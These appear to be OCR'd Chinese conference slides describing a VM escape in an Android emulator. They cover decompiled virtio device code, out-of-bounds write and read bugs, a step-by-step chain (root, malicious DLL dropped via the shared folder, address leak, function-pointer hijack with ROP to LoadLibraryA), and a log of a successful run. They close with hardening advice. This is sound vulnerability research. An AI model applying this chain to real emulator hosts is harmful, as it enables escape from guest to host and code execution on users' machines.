
```
initdev: "VendorFSync"    # 和 android-emugl 通信
initdev: "VirtioVendorFPipe"
initdev: "Wormhole"  # share memory
```

模拟器分析

VirtioVendorFPipe 外设的构造函数为 vpipeConstruct

```
void vpipeConstruct(pDevins) {
    vpciR3Init(pDevins, pThis, &pDevins->stater3, 0x1F, 0xFF, 0xC);

    // 注册 ioport 回调
    IoPortCreateEx(....,
                    VirtioPipeNewWrite,  // io port write callback
                    VirtioPipeNewRead, // io port read callback
                    ...,
                    "VirtioPipeNew");

    // 注册 virtio 队列回调
    pThis->com_ctl_q = register_queue_cb(pThis, &pDevins->stater3,
                                    16, sub_1800CF980, "COMMON-CONTROL");
    pThis->com_read_q = register_queue_cb(pThis, &pDevins->stater3,
                                    256, sub_1800CF9A0, "COMMON-READ");
    pThis->com_write_q = register_queue_cb(pThis, &pDevins->stater3,
                                    256, sub_1800CF9C0, "COMMON-WRITE");
    // register more queue...
}
```

模拟器分析


IO Port
VirtIO
VendorFSync
VirtioVendorFPipe
Wormhole
Devices
COMMON-CONTROL
COMMON-READ
COMMON-WRITE
....
Queues
Guest
Host

模拟器分析

Guest 写 IO PORT 时 触发 VirtioPipeNewWrite

```
VirtioPipeNewWrite(offset, value) {
    switch(offset) {
        case 8u: // 设置队列通信的物理地址
            qid = vp->qid;
            vp->queues[qid].start_phy = PHY(value);  // 物理地址
            vp->queues[qid].phy2 = PHY2(value);
            break;

        case 0xEu:  // 选择要交互的队列
            vp->qid = value;
            break;

        case 0x10u:  // 调用队列注册的回调函数.
            qm->callbacks[value](dev, &vp->queues[value]);
            break;
    }
}
```

模拟器分析

VirtioVendorFPipe 外设的 16 个队列最后都会调用 real_virtio_rw 进行具体的数据通信。

real_virtio_rw 的主要逻辑：

1. 通过 vqueueGet 从 q->start_phy 读取 elem
2. 利用 PhysRead 从 elem.aSegsOut[0].addr 读取数据
3. 利用 PhysWrite 把响应数据写回 Guest。

漏洞分析

越界写：

代码首先读了 12 字节到 req，如果 req->channel_type 为 0 ，会再次调用 PhysRead 从 Guest 读取数据到 req->payload，读取的大小为 req->payload_sz，**如果 req->payload_sz 大于 req->payload 的大小就会溢出。**

```
real_virtio_rw(void* dev, void* q, void* req) {
  vqueueGet(dev, vp, q, &elem, 1);
  PhysRead(dev, elem.aSegsOut[0].addr, req, 32);
  channel_type = req->channel_type;
  if ( !channel_type ) {
    // overflow
    PhysRead(dev, elem.aSegsOut[0].addr + 32, req->payload, req->payload_sz);
  }
}
```

漏洞分析

越界读:

如果 req->channel_type = 4 且 req->v_p = 0 程序会调用 PCIPhysWrite 把 req 的数据写入 Guest，写入的大小为 req->unsigned_int0，通过 **控制 req->unsigned_int0 可以泄露 req 后面的数据**

```
real_virtio_rw(void* dev, void* q, void* req) {
  if ( req->channel_type == 4 ) {
    v14 = req->v_p;
    if ( v14 ) {
    .............
    }

    // 越界读
    PCIPhysWrite(dev, 0, elem.aSegsOut[0].addr,
                       req, req->unsigned_int0);
  }
}
```

漏洞利用

经过分析 req 指向 g_req 全局的缓冲区（0180FAE6D0），大小为 0x10000

```
.data:0000000180FAE6D0 g_req  db 10000h dup(?)
.data:0000000180FBE6D0 render_queue_ctl_buf dd 4000h dup(?)
.data:0000000180FCE6D0 byte_180FCE6D0  db 10000h dup(?)
.data:0000000180FDE6D0 byte_180FDE6D0  db 10000h dup(?)
```


通过调试 可以发现 g_req 的后面存在 一些函数指针，通过 **读取和篡改这些函数指针，可以实现虚拟机逃逸**

漏洞利用

利用步骤

1. 利用 vendorperm 获取 ROOT 权限
2. 利用共享目录机制，往 /data/share 写入恶意 DLL （/data/share/a.dll），实现在 host 侧创建文件 **D:\VendorFData\app\a.dll**
3. 利用越界读漏洞，泄露 VBOXDD.dll 的地址
4. 利用越界写漏洞，修改函数指针， ROP 调用 LoadLibraryA
5. 模拟器加载 **D:\ VendorFData\app\a.dll** 执行 dll 里面的代码

漏洞利用


经验 杭州 关注 商城 推荐
Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-Q4GT894\hac425]
File Options View Process Find DLL Users Help
Process CPU Private Bytes Working
DataExchangeHost.exe 8,708 K
dllhost.exe 2,532 K
.exe < 0.01 4,652 K
Headless.exe 0.04 1,795,444 K
conhost.exe < 0.01 5,352 K
cmd.exe 0.10 2,912 K
calc.exe 0.96 2,760 K
CalculatorApp.exe 9.53 31,416 K
RuntimeBroker.exe 1.56 3,268 K
WUDFHost.exe 1,948 K
svchost.exe 0.39 10,120 K
svchost.exe 0.02 3,644 K
WUDFHost.exe 7,012 K
Name Description Compan
计算器
程序员
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
按位 位移位
Windows PowerShell
127|caas:/ $ txper
txperm txpermClient txpermDaemon
127|caas:/ $ txperm
caas:/ # cd /data/local/tmp
caas:/data/local/tmp # ls
a.dll a.out helloworld-DLL.dll
caas:/data/local/tmp # rm /data/share/a.dll
caas:/data/local/tmp # ls -lh /data/share/a.dll
ls: /data/share/a.dll: No such file or directory
1|caas:/data/local/tmp # ^C
130|caas:/data/local/tmp # cp a.
a.dll a.out
130|caas:/data/local/tmp # cp a.dll /data/share/a.dll
caas:/data/local/tmp # ls
a.dll a.out helloworld-DLL.dll
caas:/data/local/tmp # ./a.out
use phy 0x48589000
use phys2 0x4858a000
trigger q->cb
vboxdd.dll base: 0x7ffd10970000
trigger q->cb
done write
hijack pc

经验总结

提升模拟器安全性

1. 避免 NDAY
   - 更新 Guest 内核
   - 更新 VirtualBox 版本
   - 关闭不必要外设
2. 提升代码质量
   - Fuzzing + 代码审计
3. 提升利用难度
   - 内核模块签名
   - 控制驱动文件权限
   - 安全缓解措施，CFI、ASLR 、栈保护等

谢谢

附录1：vendor A 利用尝试

漏洞利用的尝试：

- 溢出对象
    - LockBuffer 返回的内存地址的大小 >= 0x400
    - 内存在 IO 线程中分配
- 利用尝试
    - 历史利用思路尝试
        - 堆喷SVGA --> 模块未启用
        - 堆喷 HGCM 结构 ---> 和内存分配线程不是同一个线程（单独的 HGCM 线程），难以占位
    - 尝试寻找其他可以堆喷的 且 size >= 0x400 的对象
        - 失败